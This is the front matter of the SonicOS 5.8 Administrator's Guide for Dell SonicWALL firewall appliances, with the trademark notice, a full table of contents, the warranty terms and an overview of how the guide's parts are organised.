


SonicOS 5.8 Administrator's Guide



SonicWALL

Notes, Cautions, and Warnings



NOTE: A NOTE indicates important information that helps you make better use of your system.



CAUTION: A CAUTION indicates potential damage to hardware or loss of data if instructions are not followed.



WARNING: A WARNING indicates a potential for property damage, personal injury, or death.

© 2014 Dell Inc.

Dell, the DELL logo, Dell SonicWALL, Reassembly-Free Deep Packet Inspection™, Dynamic Security for the Global Network™, Dell SonicWALL Clean VPN™, Dell SonicWALL Clean Wireless™, and all other Dell SonicWALL product and service names and slogans are trademarks of Dell Inc. Other trademarks and trade names may be used in this document to refer to either the entities claiming the marks and names or their products. Dell disclaims any proprietary interest in the marks and names of others.

2014 – 05 P/N 232-000738-00 Rev. G




Table of Contents

Table of Contents3

Part 1: Introduction

Preface27
 Limited Warranty27
About this Guide27
 Organization of this Guide27
 Guide Conventions31
 SonicWALL Technical Support32
 More Information on SonicWALL Products33

Chapter 1: Introduction35

Introduction35
 Key Features in SonicOS 5.835
 SonicWALL Management Interface39

Part 2: Dashboard

Chapter 2: Using the SonicOS Visualization Dashboard49

Visualization Dashboard49
 Enabling the Real-Time Monitor and AppFlow Collection50
Dashboard > Real-Time Monitor52
 Using the Toolbar54
 Common Features55
 Applications Monitor58
 Ingress and Egress Bandwidth Flow58
 Packet Rate Monitor60
 Packet Size Monitor61
 Connection Rate Monitor62

Connection Count Monitor	63
Multi-Core Monitor	63
Dashboard > AppFlow Dash	64
Dashboard > AppFlow Monitor	65
AppFlow Monitor Tabs	66
AppFlow Monitor Toolbar	67
Group Options	68
AppFlow Monitor Status	69
AppFlow Monitor Views	70
Filter Options	74
Dashboard > AppFlow Reports	77
AppFlow Reports	79
Downloading SonicWALL Security Services Signatures	81
Viewing AppFlow Reports Since Up Time Restart	81
Viewing AppFlow Reports Since Up Time Last Reset	81
Viewing AppFlow Reports on Schedule	82
Dashboard > Threat Reports	84
SonicWALL Threat Reports Overview	84
SonicWALL Threat Reports Configuration Tasks	86
Dashboard > User Monitor	88
Dashboard > BWM Monitor	90
Dashboard > Connections Monitor	91
Viewing Connections	91
Filtering Connections Viewed	92
Dashboard > Packet Monitor	94
Dashboard > Log Monitor	95
Log View Table	96
Filtering Log Records Viewed	98
Deep Packet Forensics	100
Distributed Event Detection and Replay	100
Methods of Access	101

Part 3: System

Chapter 3: Viewing Status Information 105

System > Status	105
System Messages	105
System Information	106

Latest Alerts	107
Security Services	108
Network Interfaces	109
Chapter 4: Managing SonicWALL Licenses	111
System > Licenses	111
Node License Status	111
Security Services Summary	113
Support Services	114
Manage Security Services Online	114
Synchronizing Licenses	119
Chapter 5: Configuring Administration Settings	121
System > Administration	121
Firewall Name	122
Administrator Name & Password	122
Login Security Settings	123
Multiple Administrators	124
Web Management Settings	125
SSH Management Settings	128
Advanced Management	128
Download URL	132
Selecting UI Language	133
Applying Changes	133
Chapter 6: Managing Certificates	135
System > Certificates	135
Digital Certificates Overview	135
Certificates and Certificate Requests	136
Certificate Details	137
Importing Certificates	137
Deleting a Certificate	139
Generating a Certificate Signing Request	139
Configuring Simple Certificate Enrollment Protocol	143
Chapter 7: Configuring Time Settings	145
System > Time	145
System Time	146
NTP Settings	146

Chapter 8: Setting Schedules	149
System > Schedules	149
Adding a Schedule	151
Modifying a Schedule	152
Deleting Schedules	153
Chapter 9: Managing SonicWALL Security Appliance Firmware ...	155
System > Settings	155
Settings	156
Firmware Management	157
SafeMode - Rebooting the SonicWALL Security Appliance	159
Firmware Auto-Update	160
FIPS	161
Chapter 10: Using the Packet Monitor	163
System > Packet Monitor	163
Packet Monitor Overview	164
Configuring Packet Monitor	168
Using Packet Monitor and Packet Mirror	179
Verifying Packet Monitor Activity	182
Related Information	185
Chapter 11: Using Diagnostic Tools & Restarting the Appliance ...	189
System > Diagnostics	189
Tech Support Report	190
Diagnostic Tools	191
Check Network Settings	192
Connections Monitor	193
Multi-Core Monitor	193
Core Monitor	195
Link Monitor	196
Packet Size Monitor	197
DNS Name Lookup	198
Find Network Path	198
Ping	198
Core 0 Process Monitor	199
Real-Time Black List Lookup	200
Reverse Name Resolution	200
Connection Limit TopX	200
Check GEO Location and BOTNET Server Lookup	201

MX Lookup and Banner Check	201
Trace Route	202
Web Server Monitor	203
User Monitor	204
System > Restart	205

Part 4: Network

Chapter 12: Configuring Interfaces209

Network > Interfaces	209
Setup Wizard	210
Interface Settings	210
Interface Traffic Statistics	211
Physical and Virtual Interfaces	212
SonicOS Secure Objects	213
Transparent Mode	214
Layer 2 Bridge Mode	214
IPS Sniffer Mode	241
Configuring Interfaces	243
Configuring Layer 2 Bridge Mode	275
Configuring IPS Sniffer Mode	286
Configuring Wire Mode	290

Chapter 13: Configuring PortShield Interfaces295

Network > PortShield Groups	295
Static Mode and Transparent Mode	296
Configuring PortShield Groups	297

Chapter 14: Setting Up Failover and Load Balancing301

Network > Failover & LB	301
Failover and Load Balancing	301
Load Balancing Statistics	305
Multiple WAN (MWAN)	306

Chapter 15: Configuring Zones309

Network > Zones	309
How Zones Work	310
The Zone Settings Table	313
Adding and Configuring Zones	314
Deleting a Zone	316

Configuring a Zone for Guest Access	316
Configuring the WLAN Zone	323
Chapter 16: Configuring DNS Settings	327
Network > DNS	327
DNS Settings	328
DNS Rebinding Attack Prevention	328
DNS Cache	329
Chapter 17: Configuring Address Objects	331
Network > Address Objects	331
Types of Address Objects	331
Address Object Groups	332
Creating and Managing Address Objects	333
Default Address Objects and Groups	334
Adding an Address Object	335
Editing or Deleting an Address Object	336
Creating Group Address Objects	336
Editing or Deleting Address Groups	337
Public Server Wizard	337
Working with Dynamic Addresses	337
Chapter 18: Configuring Firewall Services	349
Network > Services	349
Default Services Overview	351
Custom Services Configuration Task List	351
Chapter 19: Configuring Routes	357
Network > Routing	357
Route Advertisement	358
Route Policies	360
Advanced Routing Services (OSPF and RIP)	365
Configuring Advanced Routing Services	372
Chapter 20: Configuring NAT Policies	381
Network > NAT Policies	381
NAT Policies Table	382
NAT Policy Settings Explained	384
NAT Policies Q&A	386
NAT Load Balancing Overview	387

Creating NAT Policies	390
Using NAT Load Balancing	401
Chapter 21: Managing ARP Traffic	405
Network > ARP	405
Static ARP Entries	406
Secondary Subnets with Static ARP	406
Navigating and Sorting the ARP Cache Table	407
Flushing the ARP Cache	408
Chapter 22: Configuring MAC-IP Anti-Spoof	409
Network > MAC-IP Anti-Spoof	409
MAC-IP Anti-Spoof Protection Overview	409
Configuring MAC-IP Anti-Spoof Protection	410
Chapter 23: Using IP Helper	417
Network > IP Helper	417
IP Helper Settings	418
IP Helper Policies	419
Enhanced IP Helper	420
Chapter 24: Setting Up Web Proxy Forwarding	427
Network > Web Proxy	427
Configuring Automatic Proxy Forwarding (Web Only)	428
Bypass Proxy Servers Upon Proxy Failure	429
Chapter 25: Setting Up the DHCP Server	431
Network > DHCP Server	431
DHCP Server Options Overview	433
Multiple DHCP Scopes per Interface	433
Configuring the DHCP Server	436
DHCP Server Lease Scopes	436
Current DHCP Leases	437
Configuring Advanced DHCP Server Options	437
Configuring DHCP Server for Dynamic Ranges	441
Configuring Static DHCP Entries	443
Configuring DHCP Generic Options for DHCP Lease Scopes	446
DHCP Option Numbers	447
Chapter 26: Configuring Dynamic DNS	457
Network > Dynamic DNS	457
Supported DDNS Providers	458

Configuring Dynamic DNS	458
Dynamic DNS Settings Table	462
Chapter 27: Configuring Network Monitor	463
Network > Network Monitor	463
Adding a Network Monitor Policy	465
Configuring Probe-Enabled Policy Based Routing	466

Part 5: 3G/4G Modem

Chapter 28: 3G/4G Modem Selection	469
3G/4G/Modem	469
Selecting the 3G/4G/Modem Status	469
Chapter 29: Configuring 3G /4G	471
3G/4G	471
3G/4G Overview	471
3G/4G > Status	477
3G/4G > Settings	477
Connect on Data Categories	477
Management/User Login	478
3G/4G > Advanced	478
Remotely Triggered Dial-Out	479
Bandwidth Management	479
Connection Limit	480
3G/4G > Connection Profiles	480
General Tab	481
Parameters Tab	482
IP Addresses Tab	483
Schedule Tab	484
Data Limiting Tab	485
Advanced Tab	486
3G/4G > Data Usage	486
Enabling the U0/U1/M0 Interface	487
3G/4G Glossary	487
Chapter 30: Configuring Modem	491
Modem	491
Modem > Status	491
Modem > Settings	492

Modem > Advanced	493
Modem > Connection Profiles	495

Part 6: Wireless

Chapter 31: Viewing WLAN Settings, Statistics, and Station Status .505

Wireless Overview	505
Considerations for Using Wireless Connections	506
Recommendations for Optimal Wireless Performance	506
Adjusting the Antennas	507
Wireless Node Count Enforcement	507
MAC Filter List	507
Wireless > Status	508
WLAN Settings	509
WLAN Statistics	510
WLAN Activities	510
Station Status	511
Discovered Access Points	511

Chapter 32: Configuring Wireless Settings513

Wireless > Settings	513
Wireless Radio Mode	514
Wireless Settings	515

Chapter 33: Configuring Wireless Security519

Wireless > Security	519
Authentication Overview	519
WPA/WPA2 Encryption Settings	520
WEP Encryption Settings	522

Chapter 34: Configuring Advanced Wireless Settings525

Wireless > Advanced	525
Beaconing & SSID Controls	526
Advanced Radio Settings	526

Chapter 35: Configuring MAC Filter List529

Wireless > MAC Filter List	529
Allow or Deny Specific Resources	529

Chapter 36: Configuring Wireless IDS531

Wireless > IDS	531
Access Point IDS	531
Intrusion Detection Settings	532

Discovered Access Points	533
Scanning for Access Points	533
Authorizing Access Points on Your Network	534

Chapter 37: Configuring Virtual Access Points with Internal Wireless Radio 535

Wireless > Virtual Access Point	535
Wireless VAP Overview	535
Wireless Virtual AP Configuration Task List	536
VAP Sample Configuration	547

Part 7: SonicPoint

Chapter 38: Managing SonicPoints 555

SonicPoint > SonicPoints	555
Before Managing SonicPoints	557
SonicPoint Provisioning Profiles	557
SonicPoint Deployment Best Practices	576
Prerequisites	576
Layer 2 and Layer 3 Considerations for SonicPoints	577
Tested Switches	577
Wiring Considerations	578
Site Survey and Planning	578
Channels	579
Wireless Card Tuning	579
PoE	580
Spanning-Tree	580
VTP and GVRP	581
Port-Aggregation	581
Broadcast Throttling/Broadcast Storm	581
VAP Issues	581
Troubleshooting	582
Resetting the SonicPoint	582
Switch Programming Tips	583

Chapter 39: Viewing Station Status 587

SonicPoint > Station Status	587
-----------------------------------	-----

Chapter 40: Using and Configuring IDS 591

SonicPoint > IDS	591
Wireless Intrusion Detection Services	592
Authorizing Access Points on Your Network	593

Chapter 41: Configuring Virtual Access Points	595
SonicPoint > Virtual Access Point	595
SonicPoint VAP Overview	595
Prerequisites	598
Deployment Restrictions	599
SonicPoint Virtual AP Configuration Task List	599
Thinking Critically About VAPs	613
VAP Sample Configurations	615
Chapter 42: Configuring RF Monitoring	633
SonicPoint > RF Monitoring	633
RF Monitoring Overview	633
Enabling RF Monitoring on SonicPoint(s)	635
Using The RF Monitoring Interface	636
Types of RF Threat Detection	638
Practical RF Monitoring Field Applications	639
Chapter 43: Using RF Analysis	643
SonicPoint > RF Analysis	643
RF Analysis Overview	643
Using RF Analysis on SonicPoint(s)	644
Chapter 44: SonicPoint FairNet	649
SonicPoint > FairNet	649
SonicPoint FairNet Overview	649
Configuring SonicPoint FairNet Bandwidth Limit Policies	650
Part 8: Firewall	
Chapter 45: Configuring Access Rules	655
Firewall > Access Rules	655
Stateful Packet Inspection Default Access Rules Overview	657
Using Bandwidth Management with Access Rules Overview	658
Access Rule Configuration Task List	659
Chapter 46: Configuring Application Control	671
Application Control	671
Application Control Overview	671
Licensing Application Control	701
Firewall > App Control Advanced	704
Configuring App Control Global Settings	704
Configuring Application Control by Category	707

Configuring Application Control by Application	709
Configuring Application Control by Signature	712
Firewall > App Rules	714
Enabling App Rules	715
Configuring an App Rules Policy	716
Using the Application Firewall Wizard	718
Firewall > Match Objects	718
Firewall > Action Objects	721
Configuring Action Objects	721
Configuring Application Layer Bandwidth Management	722
Configuring a Bandwidth Management Action	723
Firewall > Address Objects	726
Firewall > Service Objects	726
Firewall > Email Address Objects	727
Verifying App Control Configuration	727
Useful Tools	728
App Control Use Cases	734
Policy-Based Application Control	735
Logging Application Signature-Based Policies	736
Compliance Enforcement	737
Server Protection	737
Hosted Email Environments	738
Web Browser Control	739
HTTP Post Control	740
Forbidden File Type Control	742
ActiveX Control	744
FTP Control	746
Bandwidth Management	750
Bypass DPI	753
Custom Signature	755
Reverse Shell Exploit Prevention	757
Glossary	761

Part 9: Firewall Settings

Chapter 47: Configuring Advanced Access Rule Settings 765

Firewall Settings > Advanced	765
Detection Prevention	766

Dynamic Ports	767
Source Routed Packets	769
Connections	769
Access Rule Options	770
IP and UDP Checksum Enforcement	770
UDP	770
Connection Limiting	771
Chapter 48: Configuring Bandwidth Management	773
Firewall Settings > BWM	773
Understanding Bandwidth Management	774
Configuring the Firewall Settings > BWM Page	775
Methods of Configuring Bandwidth Management	776
Glossary	785
Chapter 49: Configuring Flood Protection	787
Firewall Settings > Flood Protection	787
TCP Settings	789
SYN Flood Protection Methods	789
Configuring Layer 3 SYN Flood Protection	791
Configuring Layer 2 SYN/RST/FIN Flood Protection	793
TCP Traffic Statistics	795
Chapter 50: Configuring Multicast Settings	799
Firewall Settings > Multicast	799
Multicast Snooping	800
Multicast Policies	801
IGMP State Table	802
Enabling Multicast on LAN-Dedicated Interfaces	802
Enabling Multicast Through a VPN	803
Chapter 51: Managing Quality of Service	807
Firewall Settings > QoS Mapping	807
Classification	807
Marking	808
Conditioning	809
802.1p and DSCP QoS	811
Bandwidth Management	821
Glossary	829

Chapter 52: Configuring SSL Control	833
Firewall Settings > SSL Control	833
Overview of SSL Control	833
SSL Control Configuration	842
Enabling SSL Control on Zones	844
SSL Control Events	845

Part 10: DPI-SSL

Chapter 53: Configuring Client DPI-SSL Settings	849
DPI-SSL > Client SSL	849
DPI-SSL Overview	849
Configuring Client DPI-SSL	850
DPI-SSL and BWM	857
Chapter 54: Configuring Server DPI-SSL Settings	859
DPI-SSL > Server SSL	859
Configuring Server DPI-SSL	859

Part 11: VoIP

Chapter 55: Configuring VoIP Support	865
VoIP Overview	865
What is VoIP?	865
VoIP Security	865
VoIP Protocols	866
SonicWALL's VoIP Capabilities	868
VoIP > Settings	875
Configuring SonicWALL VoIP Features	875
VoIP Deployment Scenarios	885
VoIP > Call Status	889

Part 12: Anti-Spam

Chapter 56: Configuring Anti-Spam	893
Anti-Spam	893
Anti-Spam Overview	893
What is Anti-Spam?	894
Benefits	895
How Does the Anti-Spam Service Work?	895
Purchasing an Anti-Spam License	899
Anti-Spam > Status	900

Anti-Spam > Settings	901
Configuring Anti-Spam for UTM	902
Anti-Spam > Statistics	905
Anti-Spam > RBL Filter	905
Real-time Black List Settings	906
Real-time Black List Services	907
User-Defined SMTP Server Lists	909
Anti-Spam > Junk Box Summary	910
Anti-Spam > Junk Box View	911
Anti-Spam > Junk Box Settings	913
Anti-Spam > User View Setup	913
Anti-Spam > Address Books	915
Allowed Lists	915
Blocked Lists	916
Search Field	917
Anti-Spam > Manage Users	917
Using Source	918
Find All Users in Column	918
Adding Users	918
Anti-Spam > LDAP Configuration	919
Available LDAP Servers	919
Adding an LDAP Server	919
Configuring an LDAP Server	920
LDAP Query Panel	921
Add LDAP Mappings	922
Conversion Rules	922
Anti-Spam > Advanced	923
Download System/Log Files	923
Log Level	924
Anti-Spam > Downloads	924

Part 13: VPN

Chapter 57: Configuring VPN Policies927

VPN > Settings	927
VPN Overview	928
Configuring VPNs in SonicOS	932
Configuring GroupVPN Policies	942

Site-to-Site VPN Configurations	952
Creating Site-to-Site VPN Policies	953
Route Based VPN	969
VPN Auto-Added Access Rule Control	975
Chapter 58: Configuring Advanced VPN Settings	977
VPN > Advanced	977
Advanced Settings	978
Using OSCP with SonicWALL Security Appliances	980
Chapter 59: Configuring DHCP Over VPN	983
VPN > DHCP over VPN	983
DHCP Relay Mode	983
Current DHCP over VPN Leases	987
Chapter 60: Configuring L2TP Server	989
VPN > L2TP Server	989
Configuring the L2TP Server	990
Currently Active L2TP Sessions	991
Part 14: SSL VPN	
Chapter 61: SSL VPN	995
SSL VPN	995
SSL VPN NetExtender Overview	996
Configuring Users for SSL VPN Access	999
SSL VPN > Status	1001
SSL VPN > Server Settings	1002
SSL VPN > Portal Settings	1003
SSL VPN > Client Settings	1005
Configuring Zones for SSL VPN Access	1006
SSL VPN > Client Routes	1008
Configuring Tunnel All Mode	1008
Adding Client Routes	1009
Route Table	1010
Deleting Client Routes	1010
SSL VPN > Virtual Office	1011
Accessing the SonicWALL SSL VPN Portal	1011
Using NetExtender	1012
Managing SSL VPN Bookmarks	1043

Part 15: Virtual Assist

Chapter 62: Configuring Virtual Assist	1061
Virtual Assist	1061
Virtual Assist Overview	1061
Virtual Assist > Status	1062
Virtual Assist > Settings	1063
Using Virtual Assist	1067

Part 16: User Management

Chapter 63: Managing Users and Authentication Settings	1073
User Management	1073
Introduction to User Management	1073
Viewing Status on Users > Status	1096
Configuring Settings on Users > Settings	1097
Configuring Local Users	1106
Configuring Local Groups	1113
Configuring RADIUS Authentication	1118
Configuring LDAP Integration in SonicOS	1125
Configuring Single Sign-On	1139
Configuring Multiple Administrator Support	1194
Chapter 64: Managing Guest Services and Guest Accounts	1201
Users > Guest Services	1201
Global Guest Settings	1202
Guest Profiles	1202
Users > Guest Accounts	1204
Viewing Guest Account Statistics	1204
Adding Guest Accounts	1205
Enabling Guest Accounts	1207
Enabling Auto-prune for Guest Accounts	1207
Printing Account Details	1208
Printing Account and Session Expiration	1208
Users > Guest Status	1209
Logging Accounts off the Appliance	1209

Part 17: High Availability

Chapter 65: Setting Up High Availability	1213
High Availability	1213
Benefits of High Availability	1214

How High Availability Works	1215
Stateful High Availability Overview	1217
Active/Active DPI Overview	1220
High Availability License Synchronization Overview	1221
Stateful and Non-Stateful High Availability Prerequisites	1221
Associating Appliances on MySonicWALL for High Availability	1225
Configuring High Availability in SonicOS	1234
High Availability > Settings	1237
High Availability > Advanced	1239
High Availability > Monitoring	1241
Applying Licenses to SonicWALL Security Appliances	1245
Verifying High Availability Status	1249
Verifying Active/Active UTM Configuration	1251

Part 18: Security Services

Chapter 66: Managing SonicWALL Security Services 1257

SonicWALL Security Services	1257
Security Services Summary	1258
Managing Security Services Online	1261
Configuring Security Services	1262
Activating Security Services	1265

Chapter 67: Configuring SonicWALL Content Filtering Service ... 1267

Security Services > Content Filter	1267
SonicWALL CFS Implementation with Application Control	1268
SonicWALL Legacy Content Filtering Service	1269
CFS 3.0 Policy Management Overview	1269
CFS 3.0 Configuration Examples	1274
Legacy Content Filtering Examples	1282
Configuring Content Filtering Properties	1287
Configuring Websense Enterprise Content Filtering	1297
YouTube for School Content Filtering Support	1299
Membership in Multiple Groups	1300
YouTube for Schools and HTTPS	1303

Chapter 68: Activating SonicWALL Client Anti-Virus 1305

Security Services > Client AV Enforcement	1305
Activating SonicWALL Client Anti-Virus	1307

Enforcing Client Anti-Virus on Network Zones	1308
Configuring Client Anti-Virus Settings	1310
Chapter 69: Managing SonicWALL Gateway Anti-Virus Service ...	1315
Security Services > Gateway Anti-Virus	1315
SonicWALL GAV Multi-Layered Approach	1316
SonicWALL GAV Architecture	1318
Setting Up SonicWALL Gateway Anti-Virus Protection	1319
Viewing SonicWALL GAV Status Information	1322
Updating SonicWALL GAV Signatures	1323
Specifying Protocol Filtering and GAV Global Settings	1323
Viewing SonicWALL GAV Signatures	1330
Chapter 70: Activating Intrusion Prevention Service	1333
Security Services > Intrusion Prevention Service	1333
SonicWALL Deep Packet Inspection	1333
SonicWALL IPS Terminology	1335
SonicWALL Gateway Anti-Virus, Anti-Spyware, and IPS Activation	1335
Setting Up SonicWALL Intrusion Prevention Service Protection	1336
Security Services > Intrusion Prevention	1337
Chapter 71: Activating Anti-Spyware Service	1343
Security Services > Anti-Spyware Service	1343
SonicWALL Gateway Anti-Virus, Anti-Spyware, and IPS Activation	1344
Setting Up SonicWALL Anti-Spyware Service Protection	1345
Security Services > Anti-Spyware	1347
Chapter 72: Configuring SonicWALL Real-Time Blacklist	1355
SMTP Real-Time Black List Filtering	1355
Chapter 73: Configuring Geo-IP and Botnet Filters	1357
Security Services > Geo-IP Filter	1357
Configuring Geo-IP Filtering	1358
Geo-IP Filter Diagnostics	1360
Security Services > Botnet Filter	1361
Configuring Botnet Filtering	1362
Botnet Filter Diagnostics	1363
Part 19: WAN Acceleration	
Chapter 74: WAN Acceleration	1369
WAN Acceleration Overview	1369
WAN Acceleration > Status	1369

WAN Acceleration > TCP Acceleration	1370
WAN Acceleration > WFS Acceleration	1371
WAN Acceleration > Web Cache	1372
WAN Acceleration > System	1373
WAN Acceleration > Log	1373

Part 20: AppFlow

Chapter 75: Configuring AppFlow	1377
AppFlow > Flow Reporting	1377
Statistics Tab	1378
Settings Tab	1380
External Collector Tab	1383
NetFlow Activation and Deployment Information	1386
User Configuration Tasks	1386
NetFlow Tables	1391
AppFlow > Real-Time Monitor	1397
AppFlow > AppFlow Dash	1397
AppFlow > AppFlow Monitor	1397
AppFlow > AppFlow Reports	1397

Part 21: Log

Chapter 76: Managing Log Events	1401
Log > View	1401
Chapter 77: Configuring Log Categories	1403
Log > Categories	1403
Log Severity/Priority	1404
Log Categories	1405
Chapter 78: Configuring Syslog Settings	1409
Log > Syslog	1409
Syslog Settings	1410
Syslog Servers	1410
Chapter 79: Configuring Log Automation	1413
Log > Automation	1413
E-mail Log Automation	1414
Mail Server Settings	1414
Solera Capture Stack	1414

Chapter 80: Configuring Name Resolution1417

Log > Name Resolution	1417
Clearing the Name Cache	1418
Selecting Name Resolution Settings	1418
Specifying the DNS Server	1418

Chapter 81: Generating Log Reports1419

Log > Reports	1419
Data Collection	1420
View Data	1420

Chapter 82: Activating SonicWALL ViewPoint1421

Log > ViewPoint	1421
Activating ViewPoint	1422
Enabling ViewPoint Settings	1424
Viewing the Log Monitor	1424

Part 22: Wizards**Chapter 83: Configuring Internet Connectivity on SonicWALL Appliances 1427**

Wizards > Setup Wizard	1427
Using the Setup Wizard	1427
Configuring a Static IP Address with NAT Enabled	1428
Start the Setup Wizard	1428
Select Deployment Scenario (SonicWALL TZ Series Appliance only)	1429
Change Administrator Password	1429
Change Time Zone	1430
Configure Modular Device Type	1430
WAN Network Mode	1433
LAN Settings	1438
WLAN Radio Settings	1439
Ports Assignment (SonicWALL TZ series and NSA 240 appliances only)	1440
SonicWALL Configuration Summary	1441

Chapter 84: Configuring a Public Server with the Wizard1443

Wizards > Public Server Wizard	1443
--	------

Chapter 85: Configuring VPN Policies with the VPN Policy Wizard .1449

Wizards > VPN Wizard	1449
Launching the VPN Wizard	1450
Configuring a WAN GroupVPN Policy	1451


Connecting the Global VPN Clients	1454
Configuring a Site-to-Site VPN Policy	1455
Chapter 86: Using the Application Firewall Wizard	1459
Wizards > Application Firewall Wizard	1459
Part 23: Appendices	
Chapter 87: CLI Guide	1469
Appendix A: CLI Guide	1469
Input Data Format Specification	1470
Text Conventions	1470
Editing and Completion Features	1470
Command Hierarchy	1472
Configuration Security	1472
Passwords	1472
Factory Reset to Defaults	1472
Management Methods for the SonicWALL Network Security Appliance ...	1472
Initiating a Management Session using the CLI	1473
Logging in to the SonicOS CLI	1474
SonicOS Command Listing	1474
Configuring Site-to-Site VPN Using CLI	1508
SonicWALL NetExtender Windows Client CLI Commands	1513
SonicWALL NetExtender MAC and Linux Client CLI Commands	1514
Index	1517

PART 1

Introduction

This part contains the following chapters:

- **Preface**
- **Introduction**



Preface

Preface

Limited Warranty

All Dell SonicWALL appliances come with a 1-year Limited Hardware Warranty which provides delivery of critical replacement parts for defective parts under warranty. In addition, for 90 days from the warranty start date, Dell SonicWALL appliances are entitled to a Limited Software Warranty which provides bug fixes, updates and any maintenance releases that occur during the coverage term. Visit the Warranty Information page at <http://www.sonicwall.com/us/support/Services.html#tab=warranty> for details on your product's warranty.

About this Guide

Welcome to the *SonicOS 5.8 Administrator's Guide*. This manual provides the information you need to successfully activate, configure, and administer SonicOS 5.8 for SonicWALL NSA E-Class, NSA Series, and TZ Series security appliances.



Note

Always check <http://www.sonicwall.com/services/documentation.html> for the latest version of this manual as well as other SonicWALL products and services documentation.

Organization of this Guide

The *SonicOS 5.8 Administrator's Guide* organization is structured into the following parts that follow the SonicWALL Web Management Interface structure. Within these parts, individual chapters correspond to SonicWALL security appliance management interface layout.

Part 1 Introduction

This part provides an overview of new SonicWALL SonicOS features, guide conventions, support information, and an overview of the SonicWALL security appliance management interface.

Part 2 Dashboard

The SonicWALL Visualization Dashboard offers you an effective and efficient interface to visually monitor your network in real time, providing effective flow charts of real-time data, customizable rules, and flexible interface settings. The following tools are included in the Dashboard part:

- Real-Time Monitor
- AppFlow Dash
- AppFlow Monitor
- AppFlow Reports
- Threat Reports
- User Monitor
- BWM Monitor
- Connection Monitor
- Packet Monitor
- Log Monitor

Part 3 System

This part covers a variety of SonicWALL security appliance controls for managing system status information, registering the SonicWALL security appliance, activating and managing SonicWALL Security Services licenses, configuring SonicWALL security appliance local and remote management options, managing firmware versions and preferences, and using included diagnostics tools for troubleshooting.

Part 4 Network

This part covers configuring the SonicWALL security appliance for your network environment. The **Network** section of the SonicWALL Management Interface includes:

- **Interfaces** - configure logical interfaces for connectivity.
- **Failover & LB** - configure one of the user-defined interfaces to act as a secondary WAN port for backup or load balancing.
- **Zones** - configure security zones on your network.
- **DNS** - set up DNS servers for name resolution.
- **Address Objects** - configure host, network, and address range objects.
- **Services** - create services and access rules based on expanded IP protocols.
- **Routing** - view the **Route Table**, **ARP Cache** and configure static and dynamic routing by interface.
- **NAT Policies** - create NAT policies including One-to-One NAT, Many-to-One NAT, Many-to-Many NAT, or One-to-Many NAT.
- **ARP** - view the ARP settings and clear the ARP cache as well as configure ARP cache time.
- **MAC-IP Anti-spoof** - plan, design, and implement MAC-IP Anti-Spoof protection.
- **DHCP Server** - configure the SonicWALL as a DHCP Server on your network to dynamically assign IP addresses to computers on your LAN or DMZ zones.

- **IP Helper** - configure the SonicWALL to forward DHCP requests originating from the interfaces on the SonicWALL to a centralized server on behalf of the requesting client.
- **Web Proxy** - configure the SonicWALL to automatically forward all Web proxy requests to a network proxy server.
- **Dynamic DNS** - configure the SonicWALL to dynamically register its WAN IP address with a DDNS service provider.
- **Network Monitor** - configure and monitor network path viability.

Part 5 3G/4G Modem

This part covers the configuration of the 3G/4G (Third Generation) wireless WAN interface on SonicWALL UTM appliances that support this feature. This allows the SonicWALL to utilize data connections over 3G/4G Cellular networks when a 3G/4G card is plugged into the appliance. This feature can also handle Analog Modem connections when this type of device is connected to the appliance.

Part 6 Wireless

This part covers the configuration of the built-in 802.11 antennas for wireless SonicWALL security appliances.

Part 7 SonicPoint

This part covers the configuration of the SonicWALL security appliance for provisioning and managing SonicWALL SonicPoints as part of a SonicWALL Distributed Wireless Solution.

Part 8 Firewall

This part describes access rules as well as Application Firewall, which is a set of application-specific policies that gives you granular control over network traffic on the level of users, email users, schedules, and IP-subnets. The primary functionality of this application-layer access control feature is to regulate Web browsing, file transfer, email, and email attachments.

Part 9 Firewall Settings

This part covers tools for managing how the SonicWALL security appliance handles traffic through the firewall.

Part 10 DPI-SSL

This part describes the Deep Packet Inspection Secure Socket Layer (DPI-SSL) feature to allow for the inspection of encrypted HTTPS traffic and other SSLbased traffic. Client DPI-SSL is used to inspect HTTPS traffic when clients on the SonicWALL security appliance's LAN access content located on the WAN. Server DPI-SSL is used to inspect HTTPS traffic when remote clients connect over the WAN to access content located on the SonicWALL security appliance's LAN.

Part 11 VoIP

This part provides instructions for configuring the SonicWALL security appliance to support H.323 or SIP Voice over IP (VoIP) connections.

